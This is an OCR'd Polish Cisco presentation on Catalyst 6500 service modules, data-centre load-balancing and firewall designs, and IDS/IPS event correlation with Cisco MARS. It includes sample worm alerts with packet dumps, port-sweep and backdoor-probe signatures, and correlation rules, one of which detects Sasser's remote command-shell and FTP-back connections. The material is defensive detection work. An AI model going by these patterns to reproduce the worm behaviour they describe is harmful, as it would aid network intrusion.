

  mechanizmy CoPP

  duża ilość kart serwisowych

  w pełni modularny software


© 2006 Cisco Systems, Inc. All rights reserved.

Catalyst 6500
Portfolio kart serwisowych

Moduł FWSM	Moduł VPN SPA w SCC	Moduł IDS/IPS	Moduł WebVPN
			
Moduł CSM/SSL	**SIP 200/400/600**	**WSLM/WiSM**	**PSD/CSG/MWAM**
			
Moduł komunikacji	**Moduł AON/ACE**	**Moduły Guard/TAD**	**Moduł NAM**
			

© 2006 Cisco Systems, Inc. All rights reserved.


A. Model typowy



- **Konfiguracja z drogą zapasową**
- **Połączenia L3 P2P do szkieletu**
- **SLB routowany na jednym interfejsie**
  - **Server-to-server CSM offload**
  - **PBR/sNAT dla ruchu wracającego**
  - **CSM routuje ruch**
- **RHI wykorzystany do 'ściągnięcia' ruchu**
- **Bezpieczeństwo**
  - **Firewalle pracujące w L2**
  - **Wiele kontekstów (wirtualnych instancji)**
- **Pętla z aktywnym PVST+**
  - **Podwójne uplinki**
- **Połowa zasobów nieaktywna**

© 2006 Cisco Systems, Inc. All rights reserved.


B. Model active-active



- **Używa kart ACE i FWSM 3.1**
- **Load-balancing na poziomie VIP, VLAN**
- **Model active-active:**
  - **Połączenia dostępowe**
  - **Dostępne usługi**
- **Podwaja łączną wydajność poszczególnych elementów**
- **Wymaga dostępu z pętlą w warstwie dostępowej**

© 2006 Cisco Systems, Inc. All rights reserved.

C. Zintegrowanie usług firewall i SLB




- **Funkcje firewall i SLB zapewnia ACE**
- **Uproszczony projekt i działanie**
- **Wydajność na poziomie 16/32Gbit/s**
- **Bez pętli w dostępie**
- **Możliwości karty ACE vs FWSM**

  Nie wszystkie rozszerzenia i usługi zaawansowane są obsługiwane

© 2006 Cisco Systems, Inc. All rights reserved.

D. „Kanapka” wykorzystująca VRF



- **W pełni funkcjonalny zestaw logicznych instancji**
- **Wydajność serwer-serwer**
  - Pomija karty FWSM i ACE w przypadku ruchu w tym samym zestawie VRFów
- **Elastyczna topologia dostępowa**
  - L2 z pętlą
  - L2 bez pętli
  - L3

© 2006 Cisco Systems, Inc. All rights reserved.

Wykrywanie włamań i korelacja zdarzeń

© 2006 Cisco Systems, Inc. All rights reserved.

Wykrywanie robaków
Przykładowy wzorzec

evIdsAlert: eventId=1122377757155804093 vendor=Cisco severity=medium
originator:
hostId: ips1
time: September 20, 2005 8:04:28 PM UTC offset=0 timeZone=UTC
signature: description= **Nachi Worm ICMP** Echo Request id=**2158** version=S167
sigDetails: Nachi ICMP
interfaceGroup:
vlan: 0
participants:
attacker:
addr: 192.30.102.158 locality=OUT
target:
addr: 192.28.214.3 locality=OUT
actions:
ipLoggingActivated: true
logPairPacketsActivated: true
ipLogIds:
ipLogId: 1701737076
triggerPacket:
000000 00 10 7B E8 0E 99 00 D0 04 AE 94 0A 08 00 45 00 ..{.....E.
000010 00 5C B1 DC 00 00 77 01 FC E7 AC 1E 66 9E AC 1C .\....w.....f...
000020 D6 03 08 00 B0 0D 02 00 F0 9C AA AA AA AA AA AA .....
000030 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA .....
000040 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA .....
riskRatingValue: 60
interface: ge0_0
protocol: icmp

2158	0	Nachi Worm ICMP Echo Req...	Yes	Log Pair Pack. Produce Verbo


2004 ICMP echo request: MS ping

triggerPacket:
000000 00 05 5F E5 64 00 00 0C 29 DE B2 0B 08 00 45 00 .._.d...).....E.
000010 00 3C 22 30 00 00 20 01 50 F2 0C 14 05 0A 0C 14 .<"0.. .P.....
000020 0A 6E 08 00 A6 59 02 00 A7 04 41 42 43 44 45 46 .n...Y....ABCDEF
000030 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 GHIJKLMNOPQRSTUV
000040 57 41 42 43 44 45 46 47 48 49 WABCDEFGHI


© 2006 Cisco Systems, Inc. All rights reserved.

Wykrywanie robaków
Skan sieci

evIdsAlert: eventId=1122377757155804106 vendor=Cisco severity=low
hostId: ips1
time: September 20, 2005 8:04:28 PM UTC offset=0 timeZone=UTC
signature: description= **ICMP Network Sweep** w/Echo id=**2100** version=S2
subsigId: 0
interfaceGroup:
vlan: 0
participants:
attacker:
addr: 192.30.102.158 locality=OUT
target:
addr: 192.28.214.3 locality=OUT
target:
addr: 192.28.214.4 locality=OUT
target:
addr: 192.28.214.8 locality=OUT
target:
addr: 192.28.214.20 locality=OUT
target:
addr: 192.28.214.22 locality=OUT
target:
addr: 192.28.214.23 locality=OUT
actions:
droppedPacket: true
deniedAttacker: true
riskRatingValue: 50
interface: ge0_0
protocol: icmp



Mechanizmy heurystyczne pozwalają wykryć wiele rodzajów skanowania




Sig ID	SubSig ID	Name	Enabled	Action
3001	0	TCP Port Sweep	No	Produce Alert
3002	0	TCP SYN Port Sweep	Yes	Produce Alert
3003	0	TCP Frag SYN Port Sweep	Yes	Produce Alert
3005	0	TCP FIN Port Sweep	Yes	Produce Alert
3006	0	TCP Frag FIN Port Sweep	Yes	Produce Alert
3010	0	TCP High Port Sweep	No	Produce Alert
3011	0	TCP FIN High Port Sweep	Yes	Produce Alert
3012	0	TCP Frag FIN High Port Sweep	Yes	Produce Alert
3015	0	TCP Null Port Sweep	Yes	Produce Alert
3016	0	TCP Frag Null Port Sweep	Yes	Produce Alert
3020	0	TCP SYN FIN Port Sweep	Yes	Produce Alert
3021	0	TCP Frag SYN FIN Port Sweep	Yes	Produce Alert
3030	0	TCP SYN Host Sweep	Yes	Produce Alert
3031	0	TCP FRAG SYN Host Sweep	Yes	Produce Alert
3032	0	TCP FIN Host Sweep	Yes	Produce Alert

Select All
NSDB Link
Add
Clone
Edit
Enable
Disable
Actions
Restore Defaults
Delete
Activate
Retire

© 2006 Cisco Systems, Inc. All rights reserved.

Problem z systemami IDS/IPS
„Logi, wszędzie są logi!”




Event Viewer

#	Type	Sensor UTC Time	Event ID	Events	Sig ID
16	alert:informati...	05 May 2005 17:14:13 UTC	1111498934529692497	Back Door Probe (TCP 9996)	9044
17	alert:informati...	05 May 2005 17:14:13 UTC	1111498934529692498	Back Door Probe (TCP 10002)	9043
18	alert:low:37	05 May 2005 17:14:13 UTC	1111498934529692499	Back Door Probe (TCP 10168)	9024
19	alert:informati...	05 May 2005 17:14:14 UTC	1111498934529692500	Back Door Probe (TCP 12345)	9000
20	alert:informati...	05 May 2005 17:14:16 UTC	1111498934529692501	Back Door Probe (TCP 16959)	9013
21	alert:informati...	05 May 2005 17:14:17 UTC	1111498934529692502	Back Door Probe (TCP 20034)	9005
22	alert:informati...	05 May 2005 17:14:17 UTC	1111498934529692503	Back Door Probe (TCP 20168)	9025
23	alert:informati...	05 May 2005 17:14:18 UTC	1111498934529692504	Back Door Probe (TCP 23432)	9015
24	alert:low:37	05 May 2005 17:14:19 UTC	1111498934529692505	TCP Upper Port Sweep	3010
25	alert:informati...	05 May 2005 17:14:20 UTC	1111498934529692506	Back Door Probe (TCP 27374)	9006
26	alert:informati...	05 May 2005 17:14:20 UTC	1111498934529692507	Back Door Probe (TCP 27573)	9014
27	alert:informati...	05 May 2005 17:14:21 UTC	1111498934529692508	Back Door Probe (TCP 31337)	9001
28	alert:medium:...	05 May 2005 17:14:24 UTC	1111498934529692513	Back Door Probe (TCP 36794)	9023
29	alert:low:37	05 May 2005 17:14:29 UTC	1111498934529692518	TCP Upper Port Sweep	3010
30	alert:low:42	05 May 2005 17:14:35 UTC	1111498934529692519	TCP SYN Port Sweep	3002

© 2006 Cisco Systems, Inc. All rights reserved.

Wizualizacja zdarzeń – Cisco MARS



Brązowy = Atakujący
Czerwony = Zarażony
Purpurowy = Zarażony i atakujący

© 2006 Cisco Systems, Inc. All rights reserved.

Agregacja zdarzeń i incydentów

me: System Rule: Network Activity - Excessive Denies - Host Compromise Likely — Status: Active

None — Time Range: 0m:05s

ion: This correlation rule detects a large frequency (excess of 10/sec) of denies from a particular host to a particular destination port. This is a typical behavior of a compromised host looking to exploit hosts with a specific vulnerability.

Source IP	Destination IP	Service Name	Event	Device	Reported User	Keyword	Severity	Count	) Close	Operat
$TARGET01, ANY	ANY	$ANY_DEST_PORT1	FirewallPolicyViolation/ACL, FirewallPolicyViolation/NAT, AttacksProtected	ANY	None	ANY	ANY	100		

Rule Name: System Rule: Sudden Traffic Increase To Port — Status: Active

Action: None — Time Range: 0h:10m

Description: This rule detects scans statistically significant increase in traffic to a particular port.

Open (	Source IP	Destination IP	Service Name	Event	Device	Reported User	Keyword	Severity	Count	) Close	Operat
	ANY	ANY	ANY	Sudden increase of traffic to a port	ANY	None	ANY	ANY	1		

Name: System Rule: Client Exploit - Sasser Worm — Status: Active

on: None — Time Range:

cription: This correlation rule detects a successful infection spread of the Sasser worm - an attack on port 445 followed by the any of the following (a)command shell connection to the victim on port 9996, (b) an FTP connection back to the victim on port 5554, (c) excessive scans on port 445 from the victim. This indicates that both the source and the destinations are likely infected with the Sasser worm. This worm exploits the Microsoft Windows vulnerability as described in Microsoft Security Bulletin MS04-011

(	Source IP	Destination IP	Service Name	Event	Device	Reported User	Keyword	Severity	Count	) Close	Operation
	$TARGET01, ANY	$TARGET02, ANY	User Defined (src port: ANY, dst port: 445, proto: TCP)	ANY	ANY	None	ANY	ANY	1		FOLLOWED-BY
	$TARGET01, ANY	$TARGET02, ANY	User Defined (src port: ANY, dst port: 9996, proto: TCP)	ANY	ANY	None	ANY	ANY	1		OR
	$TARGET02, ANY	$TARGET01, ANY	User Defined (src port: ANY, dst port: 5554, proto: TCP)	ANY	ANY	None	ANY	ANY	1	)	OR
	$TARGET02, ANY	ANY	User Defined (src port: ANY, dst port: 445, proto: TCP)	FirewallPolicyViolation/ACL, FirewallPolicyViolation/AAA, FirewallPolicyViolation/NAT	ANY	None	ANY	ANY	100	)	

© 2006 Cisco Systems, Inc. All rights reserved.

Robak złapany dzięki systemowi MARS

Incident ID: 10547942

Escalate | Expand All | Collapse All

Offset	Session / Incident ID	Event Type	Source IP/Port		Destination IP/Port		Protocol	Time	Reporting Device	Reported User	Path Mitig
4	S:15219376, I:10547942	Nachi Worm Spread and DoS via ICMP Ping	172.28.141.210	0	172.28.214.9	0	ICMP	Aug 25, 2005 10:48:48 PM PDT	ips1		
5		Built/teardown/permitted IP connection	172.28.141.210	0	Total: 100						
5	S:15390300, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.0	2048	ICMP	Aug 25, 2005 10:48:39 PM PDT	tme1-5		
5	S:15390301, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.1	2048	ICMP	Aug 25, 2005 10:48:39 PM PDT	tme1-5		
5	S:15390302, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.6	2048	ICMP	Aug 25, 2005 10:48:39 PM PDT	tme1-5		
5	S:15390296, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.8	2048	ICMP	Aug 25, 2005 10:48:38 PM PDT	mpagg1		
5	S:15390303, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.21	2048	ICMP	Aug 25, 2005 10:48:39 PM PDT	tme1-5		
5	S:15390304, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.24	2048	ICMP	Aug 25, 2005 10:48:39 PM PDT	tme1-5		
5	S:15390305, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.29	2048	ICMP	Aug 25, 2005 10:48:39 PM PDT	tme1-5		
5	S:15390306, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.30	2048	ICMP	Aug 25, 2005 10:48:39 PM PDT	tme1-5		
5	S:15390307, I:10547942	Built/teardown/permitted IP connection	172.28.141.210	0	172.28.214.31	2048	ICMP	Aug 25, 2005 10:48:39 PM PDT	tme1-5		

© 2006 Cisco Systems, Inc. All rights reserved.


Możliwości raportowania systemu MARS
Szukanie hostów które zaatakowano

Query Event Data
Click the cells below to change query criteria:

Query type: *Source IPs ranked by Sessions (Firing Events Only), 4w-2d-6h:10m* Edit Clear

Source IP	Destination IP	Service	Events	Device	Reported User	Keyword	Operation	Rule	Action
ANY	ANY	ANY	ANY	ANY	ANY	Keywords not supported for firing event queries	None	System Rule: Worm Propagation - Attempt	ANY

Query Results



Rank	Count (# of Sessions)	Raw Source IP	Defined Hosts
1	8091	172.28.141.210	
2	6618	172.30.102.141	
3	6410	172.30.102.156	
4	5904	172.30.102.158	
5	5803	172.30.102.151	
6	4490	172.30.102.171	
7	4228	172.27.36.32	
8	2511	172.25.71.85	
9	1300	172.19.48.102	
10	409	172.28.214.126	H-172.28.214.126
11	400	172.28.214.118	H-172.28.214.118
12	225	172.27.75.106	
13	202	172.27.35.148	
14	16	172.28.228.9	
15	15	172.28.228.7	
15	15	172.28.228.8	
17	13	172.25.80.146	
18	4	172.28.228.6	
19	1	10.32.78.76	
19	1	10.61.1.168	
19	1	10.66.152.233	
19	1	172.20.60.253	

Total Sessions: 46658

